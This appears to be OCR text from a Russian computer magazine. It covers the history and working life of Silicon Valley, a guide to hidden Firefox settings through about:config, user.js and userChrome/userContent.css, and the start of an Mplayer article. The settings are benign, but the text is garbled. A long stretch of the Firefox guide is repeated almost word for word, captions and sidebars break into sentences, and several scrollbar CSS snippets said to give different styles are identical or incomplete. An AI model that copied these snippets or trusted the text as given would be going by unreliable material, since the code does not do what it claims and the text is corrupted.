К началу 60-х Bay Area была уже цветущим местом, в котором работали лидеры по производству компьютеров, полупроводников, лазеров, оптоволокна, роботов, медицинских инструментов и всевозможной электроники.

РАСЦВЕТ КРЕМНИЕВОЙ ДОЛИНЫ

В 1947 году произошло событие, которое повлияло на всю дальнейшую историю, - изобретение транзистора. До этого для переключателя тока использовались вакуумные трубы, которые были намного больше, генерировали больше тепла и были менее надежны. Авторами изобретения были Вильям Шокли, Джон Барден и Уолтер Бретейн. В 1955 году Вильям Шокли оставил Bell Labs и основал собственную компанию по производству полупроводников. Шокли пригласил восьмерых лучших ученых восточного побережья, и все вместе они создали сильнейшую команду электронных гениев. Впрочем, продолжалось это недолго. Вильям хотел производить четырехслойные диоды, в то время как его коллеги настаивали на разработке кремниевых транзисторов. Компро-

Первое промышленное здание Кремниевой долины


ЛЕГЕНДА О ГАРАЖЕ

В Кремниевое долине есть байка о том, как на самом деле все началось. Одной из первых компаний, которая поселилась на территории Стэнфорда, была Hewlett-Packard, созданная двумя талантливыми студентами Биллом Хьюлиттом и Дэвидом Паккардом. Во время учебы в Стэнфорде профессор Терман предложил им вместе поработать над проектом, целью которого было сконструировать новый осциллограф. Собирали его ребята в гараже, а когда работа была закончена, стало ясно, что осциллограф Хьюлитта и Паккарда намного превосходит по рентабельности и эффективности имеющиеся на рынке. Терман одолжил ребятам денег на раскрутку и посоветовал продать новое изделие. Первым покупателем стала студия Уолта Диснея, которая использовала 8 новых аудиоосциллографов для создания мультфильма «Фантазия». Вырученные деньги пошли на создание компании, которая специализировалась на производстве высококачественных революционных инструментов для инженеров и ученых. Когда через пять лет в 1942 году компания разрослась и ее штат составлял 60 работников, а денежный оборот - миллион долларов в год, пришло время расширяться. И из гаражной компании HP превратилась в крупнейшую компанию новорожденной Кремниевой долины. Подвиг двух друзей пытались повторить многие, и многим это удавалось. Кремниевая долина стала местом, где никому не известные ученые и инженеры могли заявить о себе на весь мир. Местом, где мечты могли стать реальностью.

мисс найти не удалось, и сотрудники оставили компанию, чтобы основать свою. Через несколько месяцев Шокли пришлось свернуть все то, над чем он работал, так как без поддержки талантливых ученых продолжать не было смысла. Понятное дело, отношение к бывшим сотрудникам у него было однозначное: «Предатели». Но, в отличие от Шокли, великолепная восьмерка отказываться от своих целей не собиралась и основала в Долине в 1957 году Fairchild - компанию по изготовлению полупроводников. Очень быстро эта маленькая компания завоевала всеобщее признание, и в 1958 году IBM заказала у нее партию кремниевых транзисторов, которую собиралась использовать в слотах памяти своих компьютеров. Контракт потом был продлен, и это стало началом долгого сотрудничества IBM с Кремниевой долиной. Примеру Fairchild последовали другие, бум полупроводниковой промышленности захлестнул Америку. Некоторые фирмы вскоре закрывались, другие, такие как Intel, AMD и National Semiconductor, имели огромный успех.
В 80-х годах одной из самых успешных компаний Кремниевой долины была Apple Computer, которая из очередной гаражной фирмы за несколько лет превратилась в одного из ведущих поставщиков персональных компьютеров с ежегодным оборотом в миллиард долларов. А имена Стив Джобс и Стив Возняк стали известными на весь мир.

ЖИЗНЬ В КОМПЬЮТЕРНОЙ МЕККЕ

На протяжении 80-90-х годов Кремниевая долина постоянно развивалась. Количество фирм на ее территории росло, вместе с тем преображались и города в пределах Bay Area. Чтобы обеспечить всем необходимым лучшие технические умы Америки,


Первое промышленное здание Кремниевой долины

было построено множество ресторанов, отелей, ночных клубов и прочих развлекательных заведений.
Климат в Кремниевой долине отличный: зимой здесь по-калифорнийски тепло, а летом кругом цветет зелень. Раньше здесь было особенно много фруктовых садов, за что место называли Долиной удовольствий (Valley of Heart's Delight).
Несмотря на то что Кремниевую долину считают мировым центром технических разработок, она вовсе не утыкана небоскребами лабораторий и техногенными постройками. Наоборот, города, которые находятся на ее территории, - Поло-Альто, Маунтин Вью, Санта-Клара, Сан-Хосе (самый крупный из всех, многие его считают столицей Кремниевой долины), выглядят провинциально: маленькие домики, аккуратные газоны и тихие улочки. Контраст по сравнению с ними составляют исследовательские комплексы и офисы ведущих технических компаний: Adobe Systems, AMD, Apple Computer, Cisco Systems, eBay, Electronic Arts, Google Inc., Hewlett-Packard, Intel, Maxtor, McAfee, Mozilla Foundation, National Semiconductor, NVIDIA Corporation, Oracle Corporation, Palm Inc., PayPal, Silicon Graphics, Sun Microsystems, Symantec, Yahoo! и др. Помимо гигантов, в долине живут менее известные и практически неизвестные компании, руководители которых мечтают одним прекрасным днем заткнуть за пояс всех монстров хай-текового рынка. Всего здесь нашли приют более 2000 компаний. Расположение офисов выбрано не просто так. Все компании со сходными направлениями деятельности соседствуют друг с другом. На северо-западе, в Поло-Альто, размещены исследовательские центры, где каждый год появляются новые изобретения. На юго-востоке находится крупное скопление фирм-производителей полупроводников. В южной части долины, в пригород Сан-Хосе, в основном живут иностранцы и бедняки, которым нанимают на черновую работу.
Несмотря на активную конкуренцию, представители разных компаний относятся друг к другу очень дружелюбно и нередко собираются в каком-нибудь барчике, чтобы пропустить по чарке пива и посплетничать на свои технические темы. Ситуация, когда инженер компании обращается за помощью к коллеге из конкурирующей фирмы, здесь случается не так уж редко.
В Кремниевой долине удивительная текучесть кадров. По результатам исследований, рядовой работник здесь в среднем меняет место работы каждые два года. И при этом совсем не обязательно забирать семью и ехать в чужие земли. Все работодатели находятся под рукой. Работнику, желающему уволиться, нужно только подписать 9-страничный договор, который запрещает ему нанимать других сотрудников компании. Редко люди уходят по финансовым соображениям - зарплаты здесь выше средних. Но и жизнь в долине в целом дороже. Например снимать приличную двухкомнатную квартиру на окраине обойдется в 1400 долларов в месяц, а симпатичный однокомнатный коттедж в Поло-Альто - 2000. Большинство работников Кремниевой долины работают за много километров от своего дома, каждый день преодолевая их по утрам.
Тем, кто решил начать свое дело, местный банк и инвесторы всегда готовы оказать финансовую поддержку. Но в этом случае придется столкнуться с постоянным давлением, нереальными дедлайнами и работой по 70 часов в сутки, чтобы вытащить свою компанию на поверхность. Наградой может стать известность и много денег или полное банкротство и перспектива до конца дней выплачивать долги.

Здание Apple

Кремниевая долина - одно из самых замечательных мест на Земле, и многие технические умы приезжают сюда, чтобы внести свой вклад в бурное развитие технологий. Но только лучшим из них удается устроиться и занять свое место среди жителей долины. Как насчет тебя, мой юный друг?

НЕКОТОРЫЕ ФАКТЫ О КРЕМНИЕВОЙ ДОЛИНЕ

- На территории 2,5 тысяч квадратных километров живет 2,5 млн. человек, при этом треть из них родилась за пределами США.
- Каждый работник, проживающий в Кремниевой долине, приносит своей компании в среднем $200 000 в год.
- 43% населения долины имеет как минимум высшее образование.
- Средняя цена особняка здесь составляет в районе $500 000.
- Средняя годовая зарплата для тех, кто работает в компьютерной и телекоммуникационной областях - $160 000 в год.
- Самыми популярными областями для инвестиций являются коммуникации и сетевые технологии (36% вложенных средств), а также программное обеспечение (21%).
- На территории Долины находится один из самых дорогих частных домов в США, построенный основателем компании Oracle Ларри Эллисоном.
- Очень популярным туристическим местом в Кремниевой долине является гигантский аквариум Monterey Bay - едва ли не самый большой в стране.
- Недалеко, в пяти часах езды на машине, от Bay Area находится Диснейленд, и работники компаний часто наведываются туда по выходным вместе с семьями. Также в семи часах езды находится известная Долина смерти, в которой начиная с мая температура поднимается до критической отметки.

Петр Семилетов aka Roxton (tea@list.ru)

CENSORED

РАЗОБЛАЧЕНИЕ ОГНЕННОЙ ЛИСЫ

В руках опытного пользователя Firefox превращается в эдакую шкатулку с секретом - надо только подобрать к ней ключи, и откроются новые возможности браузера, скрытые разработчиками от посторонних глаз. Почему все доступные настройки Firefox не вынесены в соответствующее окно - вопрос к разработчикам. Мы же, помня, что нормальные герои всегда идут в обход, тщательно изучим, как можно достучаться до скрытых функций Firefox.


НАСТРОЙКА СКРЫТЫХ ВОЗМОЖНОСТЕЙ БРАУЗЕРА FIREFOX

ВАРИАНТЫ ИЗМЕНЕНИЯ НАСТРОЕК


Кроме незамысловатого окна Настроек, для редактирования разных установок можно использовать черный ход, обращаясь напрямую к переменным движка конфигурации. Переменные можно изменять либо переопределять. Это две разные вещи. Чтобы изменять настройки, надо дать в адресной строке следующий URL: "about:config". При этом в новом табе браузера откроется редактор свойств не только самого Firefox, но и установленных в текущем профиле XPI-компонентов. Редактор этот чем-то напоминает RegEdit, только объектно-ориентированный. Например у объекта browser есть свойство-объект startup, а у того, в свою очередь, свойство homepage - страница по умолчанию. Чтобы она была пустой, достаточно прописать в значении этого свойства строку about:blank.

Другой способ изменения параметров браузера и плагинов заключается в создании файла user.js и внесении в него новых значений настроек. Таким образом, базовая конфигурация браузера не меняется, и можно экспериментировать сколько угодно. Чтобы все отменить, достаточно будет потом удалить этот файл или стереть в нем записи, которые привели браузер к нестабильной работе. В таком случае (при отсутствии user.js или записей в нем) Firefox будет использовать значения по умолчанию. В Linux и *BSD путь к директории, где надо разместить user.js, таков: ~/.mozilla/firefox/default.xxx/.

Еще мы будем править файлы userChrome.css и userContent.css. Их надо создать и сохранить в директории Chrome, которая, в свою оче-



Спартанская обстановка окна настроек


Вот такой он, редактор значений переменных

редь, находится там же, где и упомянутый выше файл user.js. Здесь и далее по тексту, кроме специально оговоренных случаев, будет подразумеваться, что редактируется именно user.js, а не какие-либо иные файлы. Если же я привожу имя переменной, похожее на accessibility.tabfocus, то это отсылка к переменной главного конфига, который доступен по about:config и перекрывается user.js.
Файлы user.js, userChrome.css и userContent.css важны еще потому, что с их помощью можно реализовать функции многих плагинов Firefox. И вместо того чтобы с установкой новой версии Firefox заново качать и переустанавливать плагины, можно просто использовать эти файлы со своими настройками.
Чтобы удобнее было излагать материал, я тематически разбил скрытые возможности Firefox на разделы. Итак, приступим.

ОТРИСОВКА WEB-СТРАНИЦ

Начнем с самого простого. Вот как можно включить отрисовку картинок по мере их загрузки:

```
user_pref("browser.display.show_image_placeholders", false);
```

Можем включить такой режим отрисовки, при котором страница будет отображаться сразу по мере поступления и парсинга первых байтов:

```
user_pref("nglayout.initialpaint.delay", 0);
```

Надо сказать, что это на самом деле несколько замедляет загрузку страницы в целом, просто кажется, что она быстрее открывается.

Некоторых веб-дизайнеров хлебом не корми, дай только мигающий текст на странице показать. Делают они это примерно так: наш мигающий текст. Не знаю, как тебя, а меня такие штуки всегда раздражали. Поэтому я их отключаю, благо, Firefox это позволяет:

```
user_pref("browser.blink_allowed", false);
```

Не менее достает и бегущая строка - marquee. Чтобы блокировать ее, добавляем в файл userContent.css такие строки:

```
marquee
{
-moz-binding: none !important;
display: block;
height: auto !important;
}
```

В итоге бегущий ранее текст не будет прокручиваться. А вот как можно придать всем кадрам (frames) на веб-странице возможность изменения пользователем размеров:

```
user_pref("layout.frames.force_resizability", true);
```

ЭЛЕМЕНТЫ ИНТЕРФЕЙСА И ПОВЕДЕНИЕ

Не знаю, почему строка поиска в Firefox по умолчанию такая маленькая. Неужели разработчики предполагают, что если человек ищет что-либо в Google, то это определяется одним коротким словом? Думаю, что сделать строку поиска шире хочет, по крайней мере, каждый второй пользователь. Такая возможность существует. В файл userChrome.css добавь следующее (в этом примере мы сделали строку поиска шириной в 420 пикселов):

```
#search-container, #searchbar
{
-moz-box-flex: 420 !important;
}
```

Сообщения об ошибках Firefox имеет обыкновение показывать в выскакивающих диалоговых окнах. Меня эти окошки раздражают.
Я предпочитаю, чтобы об ошибках сообщалось в открываемых в табах веб-страниц. Поэтому я добавляю такую команду:

```
user_pref("browser.xul.error_pages.enabled", true);
```

Теперь давай заставим указатель мыши нести информационную нагрузку. Чтобы он приобретал вид крестика при наведении на ссылку, которая открывает страницу в новом окне, добавь в userContent.css:

```
:link[target="_blank"],
:visited[target="_blank"],
:link[target="_new"],
:visited[target="_new"]
{
cursor: crosshair;
}
```

А чтобы просигналить тебе о том, что указатель мыши находится в свободном полете над ссылкой, которая запускает JavaScript, в тот же userContent.css смело прописывай:

```
a[href^="javascript:"]
{
cursor: move;
}
```

Скроллбар также поддается настройке. Для изменения вида полос прокрутки нам придется вносить изменения в оба файла - как в userChrome.css, так и в userContent.css. Прописываются туда одни и те же строки. Привожу ниже типовые заготовки. Полоса прокрутки в стиле Mac, с кнопками управления внизу и бегунком над ними:

```
scrollbarbutton[sbattr="scrollbar-up-top"]
{
display: none !important;
}
scrollbarbutton[sbattr="scrollbar-up-bottom"]
{
display: -moz-box !important;
}
```


Полоса прокрутки в стиле Mac, с кнопками управления наверху и бегунком под ними:

```
scrollbarbutton[sbattr="scrollbar-up-bottom"]
{
display: -moz-box !important;
}
```

Полоса прокрутки, похожая на ту, что в KDE-стиле Plastic, то есть кнопки управления бегунком внизу и одна сверху, а сам бегунок между ними:

```
scrollbarbutton[sbattr="scrollbar-up-bottom"]
{
display: -moz-box !important;
}
```

Наконец, вот как можно вообще убрать кнопки управления бегунком:




На Xakep CD/DVD ты найдешь примеры конфигов, самые последние версии популярных браузеров и XPI-дополнений.

BY THE WAY...

Для подогревания интереса к любому программному продукту в нем должна быть интрига. Факт, что разработчики реализовали в Firefox'е больше функций, чем кажется на первый взгляд, - это и есть интрига. Ожидая новые версии Firefox, пользователь может коротать время, выискивая скрытые опции и чудодейственные переменные...

На самом деле многие дополнения Firefox - это графические интерфейсы к уже реализованным, но скрытым от посторонних глаз возможностям браузера. Например плагин Tweak Network Settings предоставляет удобный доступ к переменным, которые мы рассмотрели в этой статье в разделе «Сетевые настройки».



Широкая строка поиска


```
scrollbarbutton[sbattr="scrollbar-up-top"],
scrollbarbutton[sbattr="scrollbar-down-bottom"]
{
display: none !important;
}
```

Если тебя достали ссылки, которые открываются в новых окнах (это когда верстальщик страницы сделал так: target="_blank"), то это поведение можно переопределить посредством очередных скрытых опций. В File -> Preferences -> Advanced есть скрытая секция, называется «Force links that open new windows to open in» («Вынудить ссылки открывать новые окна в...») и далее две опции: «the same tab/windows as the link» («в том же табе/окне, что и ссылка») и «a new tab» («в новом табе»).
Чтобы эти опции и сама секция были доступны, добавь в user.js строку:

```
user_pref("browser.tabs.showSingleWindowModePrefs", true);
```

Как отмечают разработчики, функции эти еще экспериментальны, поэтому могут глючить. Вот, кстати, причина сокрытия их от посторонних глаз. Далее, если тебя страшно раздражают иконки сайтов в дереве списка закладок, то можешь отключить их так:

```
user_pref("browser.chrome.site_icons", false);
user_pref("browser.chrome.favicons", false);
```



Получаются вот такие полосы прокрутки

Одно из преимуществ Opera перед Firefox заключается, на мой взгляд, в том, что Opera может отображать одновременно большее количество корешков вкладок, масштабируя их до бесконечности. Firefox тоже умеет масштабировать, однако не так изящно. В итоге полоса корешков табов очень быстро заполняется, а табы, не поместившиеся на ней, остаются вне пределов досягаемости, причем какие-либо средства прокрутки этих корешков, похоже, не предусмотрены. Научить Firefox масштабировать корешки как-то иначе, наверное, не удастся, но вот повлиять на размер шрифта корешков можно. Делается это в файле userChrome.css примерно так:

```
.tabbrowser-tabs .tab-text
{
font-size: 90%;
}
```

Здесь мы задаем размер шрифта для букв на корешках табов равным 90 процентам. Приведу еще несколько довольно ценных с практической точки зрения способов настройки табового движка. Открывать новую ссылку в фоновой вкладке можно так:

```
user_pref("browser.tabs.loadInBackground", true);
```

Открывать ссылку из Закладок в новом табе:

```
user_pref("browser.tabs.opentabfor.bookmarks", true);
```

Открывать ссылку в новом табе в ЛЮБОМ случае, когда требуется открытие нового окна:

```
user_pref("browser.tabs.opentabfor.windowopen", true);
```

Раз уж зашла речь о табах, то поговорим немного об одноименной клавише Tab, а точнее, об ее функции на веб-страницах. Нажатие Tab перемещает фокус, но каким образом? Для управления этим существует переменная accessibility.tabfocus.

Значения переменной accessibility.tabfocus

1 - фокус перемещается только между текстовыми полями
2 - между всеми элементами управления, кроме текстовых полей
3 - все элементы управления
4 - ссылки и картинки, являющиеся ссылками
7 - все ссылки и элементы управления

Ну и о мелочах жизни. Длина списка истории в строке адреса по умолчанию равна 50. Это значение можно изменять в переменной browser.sessionhistory.max_entries. Например:

```
user_pref("browser.sessionhistory.max_entries", 77);
```

РАЗМЕЩЕНИЕ ВОЛШЕБНЫХ КОНФИГОВ

Под Windows XP и Windows 2000 путь к директории, где надо разместить user.js, userChrome.css и userContent.css, таков:

диск:\Documents and Settings\имя_пользователя\Application Data\Mozilla\Firefox\Profiles\default.xxx\

Для Windows 95/98/Me путь будет следующий:

диск:\WINDOWS\Application Data\Mozilla\Firefox\Profiles\default.xxx\

В MacOS X: ~/Library/Application Support/Firefox/Profiles/default.xxx/

А вот выделение содержимого адресной строки по одному щелчку - попробуй, очень удобно:

```
user_pref("browser.urlbar.clickSelectsAll", true);
```

Подробно вникать в тему изменения цветов Firefox не будем, но один полезный совет на этот счет все-таки дам. Цвет фона для строки поиска текста можно задавать с помощью переменной browser.display.focus_background_color - значение обычного HTML-формата равно #ff00ff.

СЕТЕВЫЕ НАСТРОЙКИ

Вначале о самом главном - pipelining. Не знаю, как правильно перевести «pipelining», но похоже, что именно «путепроводы» (режим конвейерного соединения. - Прим. ред.). При общении по протоколу HTTP делаются последовательные запросы данных - каждый следующий запрос осуществляется, только если удовлетворен предыдущий. При этом возможна значительная задержка перед тем, как сервер получит очередной запрос. Версия 1.1 протокола HTTP поддерживает множественные запросы: в сокет идет сразу несколько запросов, а ответы на них в соответствующем порядке приходят потом. Это дает существенный прирост скорости загрузки страниц. Кроме того, уменьшается количество TCP/IP-пакетов.
Такая технология и называется pipelining. По загадочным причинам в Firefox ее настройки скрыты. Но все тайное становится явным. Сначала включим pipelining:

```
user_pref("network.http.pipelining", true);
user_pref("network.http.pipelining.firstrequest", true);
```

Теперь установим максимальное количество одновременно посылаемых запросов. Например восемь:

```
user_pref("network.http.pipelining.maxrequests", 8);
```

Если ты работаешь с Сетью через прокси, то включить pipelining для прокси надо так:

```
user_pref("network.http.proxy.pipelining", true);
```

Если забраться в иерархию внутренних переменных network, то можно обнаружить и другие настройки, открытые пользователям в Opera, однако скрытые в Firefox. К таковым относятся, например:


```
network.http.max-connections (количество одновременных http-соединений)
network.http.max-connections-per-server (количество одновременных http-соединений на один сервер)
```

И то же для прокси:

```
network.http.max-persistent-connections-per-proxy
network.http.max-persistent-connections-per-server
```

Типовые значения:

```
user_pref("network.http.max-connections", 48);
user_pref("network.http.max-connections-per-server", 16);
```



Широкая строка поиска


```
scrollbarbutton[sbattr="scrollbar-up-top"],
scrollbarbutton[sbattr="scrollbar-down-bottom"]
{
display: none !important;
}
```

Если тебя достали ссылки, которые открываются в новых окнах (это когда верстальщик страницы сделал так: target="_blank"), то это поведение можно переопределить посредством очередных скрытых опций. В File -> Preferences -> Advanced есть скрытая секция, называется «Force links that open new windows to open in» («Вынудить ссылки открывать новые окна в...») и далее две опции: «the same tab/windows as the link» («в том же табе/окне, что и ссылка») и «a new tab» («в новом табе»).
Чтобы эти опции и сама секция были доступны, добавь в user.js строку:

```
user_pref("browser.tabs.showSingleWindowModePrefs", true);
```

Как отмечают разработчики, функции эти еще экспериментальны, поэтому могут глючить. Вот, кстати, причина сокрытия их от посторонних глаз. Далее, если тебя страшно раздражают иконки сайтов в дереве списка закладок, то можешь отключить их так:

```
user_pref("browser.chrome.site_icons", false);
user_pref("browser.chrome.favicons", false);
```



Получаются вот такие полосы прокрутки

Одно из преимуществ Opera перед Firefox заключается, на мой взгляд, в том, что Opera может отображать одновременно большее количество корешков вкладок, масштабируя их до бесконечности. Firefox тоже умеет масштабировать, однако не так изящно. В итоге полоса корешков табов очень быстро заполняется, а табы, не поместившиеся на ней, остаются вне пределов досягаемости, причем какие-либо средства прокрутки этих корешков, похоже, не предусмотрены. Научить Firefox масштабировать корешки как-то иначе, наверное, не удастся, но вот повлиять на размер шрифта корешков можно. Делается это в файле userChrome.css примерно так:

```
.tabbrowser-tabs .tab-text
{
font-size: 90%;
}
```

Здесь мы задаем размер шрифта для букв на корешках табов равным 90 процентам. Приведу еще несколько довольно ценных с практической точки зрения способов настройки табового движка. Открывать новую ссылку в фоновой вкладке можно так:

```
user_pref("browser.tabs.loadInBackground", true);
```

Открывать ссылку из Закладок в новом табе:

```
user_pref("browser.tabs.opentabfor.bookmarks", true);
```

Открывать ссылку в новом табе в ЛЮБОМ случае, когда требуется открытие нового окна:

```
user_pref("browser.tabs.opentabfor.windowopen", true);
```

Раз уж зашла речь о табах, то поговорим немного об одноименной клавише Tab, а точнее, об ее функции на веб-страницах. Нажатие Tab перемещает фокус, но каким образом? Для управления этим существует переменная accessibility.tabfocus.

Значения переменной accessibility.tabfocus

1 - фокус перемещается только между текстовыми полями
2 - между всеми элементами управления, кроме текстовых полей
3 - все элементы управления
4 - ссылки и картинки, являющиеся ссылками
7 - все ссылки и элементы управления

Ну и о мелочах жизни. Длина списка истории в строке адреса по умолчанию равна 50. Это значение можно изменять в переменной browser.sessionhistory.max_entries. Например:

```
user_pref("browser.sessionhistory.max_entries", 77);
```

РАЗМЕЩЕНИЕ ВОЛШЕБНЫХ КОНФИГОВ

Под Windows XP и Windows 2000 путь к директории, где надо разместить user.js, userChrome.css и userContent.css, таков:

диск:\Documents and Settings\имя_пользователя\Application Data\Mozilla\Firefox\Profiles\default.xxx\

Для Windows 95/98/Me путь будет следующий:

диск:\WINDOWS\Application Data\Mozilla\Firefox\Profiles\default.xxx\

В MacOS X: ~/Library/Application Support/Firefox/Profiles/default.xxx/

А вот выделение содержимого адресной строки по одному щелчку - попробуй, очень удобно:

```
user_pref("browser.urlbar.clickSelectsAll", true);
```

Подробно вникать в тему изменения цветов Firefox не будем, но один полезный совет на этот счет все-таки дам. Цвет фона для строки поиска текста можно задавать с помощью переменной browser.display.focus_background_color - значение обычного HTML-формата равно #ff00ff.

СЕТЕВЫЕ НАСТРОЙКИ

Вначале о самом главном - pipelining. Не знаю, как правильно перевести «pipelining», но похоже, что именно «путепроводы» (режим конвейерного соединения. - Прим. ред.). При общении по протоколу HTTP делаются последовательные запросы данных - каждый следующий запрос осуществляется, только если удовлетворен предыдущий. При этом возможна значительная задержка перед тем, как сервер получит очередной запрос. Версия 1.1 протокола HTTP поддерживает множественные запросы: в сокет идет сразу несколько запросов, а ответы на них в соответствующем порядке приходят потом. Это дает существенный прирост скорости загрузки страниц. Кроме того, уменьшается количество TCP/IP-пакетов.
Такая технология и называется pipelining. По загадочным причинам в Firefox ее настройки скрыты. Но все тайное становится явным. Сначала включим pipelining:

```
user_pref("network.http.pipelining", true);
user_pref("network.http.pipelining.firstrequest", true);
```

Теперь установим максимальное количество одновременно посылаемых запросов. Например восемь:

```
user_pref("network.http.pipelining.maxrequests", 8);
```

Если ты работаешь с Сетью через прокси, то включить pipelining для прокси надо так:

```
user_pref("network.http.proxy.pipelining", true);
```

Если забраться в иерархию внутренних переменных network, то можно обнаружить и другие настройки, открытые пользователям в Opera, однако скрытые в Firefox. К таковым относятся, например:

```
network.http.max-connections (количество одновременных http-соединений)
network.http.max-connections-per-server (количество одновременных http-соединений на один сервер)
```

И то же для прокси:

```
network.http.max-persistent-connections-per-proxy
network.http.max-persistent-connections-per-server
```

Типовые значения:

```
user_pref("network.http.max-connections", 48);
user_pref("network.http.max-connections-per-server", 16);
```

Петр Семилетов aka Roxton (tea@list.ru)



MPLAYER БЕЗ СЕКРЕТОВ

Большинство людей вполне удовлетворены тем, что используют программы с настройками по умолчанию. Но знаменитое умолчание подразумевает уравниловку, некий усредненный набор настроек, зачастую отнюдь не оптимальных. Так что же, будем сидеть сложа руки? Ни в коем случае! Итак, начинаем тотальную оптимизацию, под наркозом и без. А в роли пациента будет выступать лучший на сегодняшний день проигрыватель медиафайлов - Mplayer.

ИСПОЛЬЗУЕМ ПОПУЛЯРНЫЙ МЕДИАПЛЕЕР НА ПОЛНУЮ КАТУШКУ

ПОДГОТОВКА


Только сборка Mplayer'а из исходников позволит заточить плеер под конкретную систему, включить нужные тебе возможности и отключить все, чем можно пренебречь. А значит, топаем на главный сайт проекта (www.mplayerhq.hu), забираем свежий исходник, скины, распаковываем и компилируем.

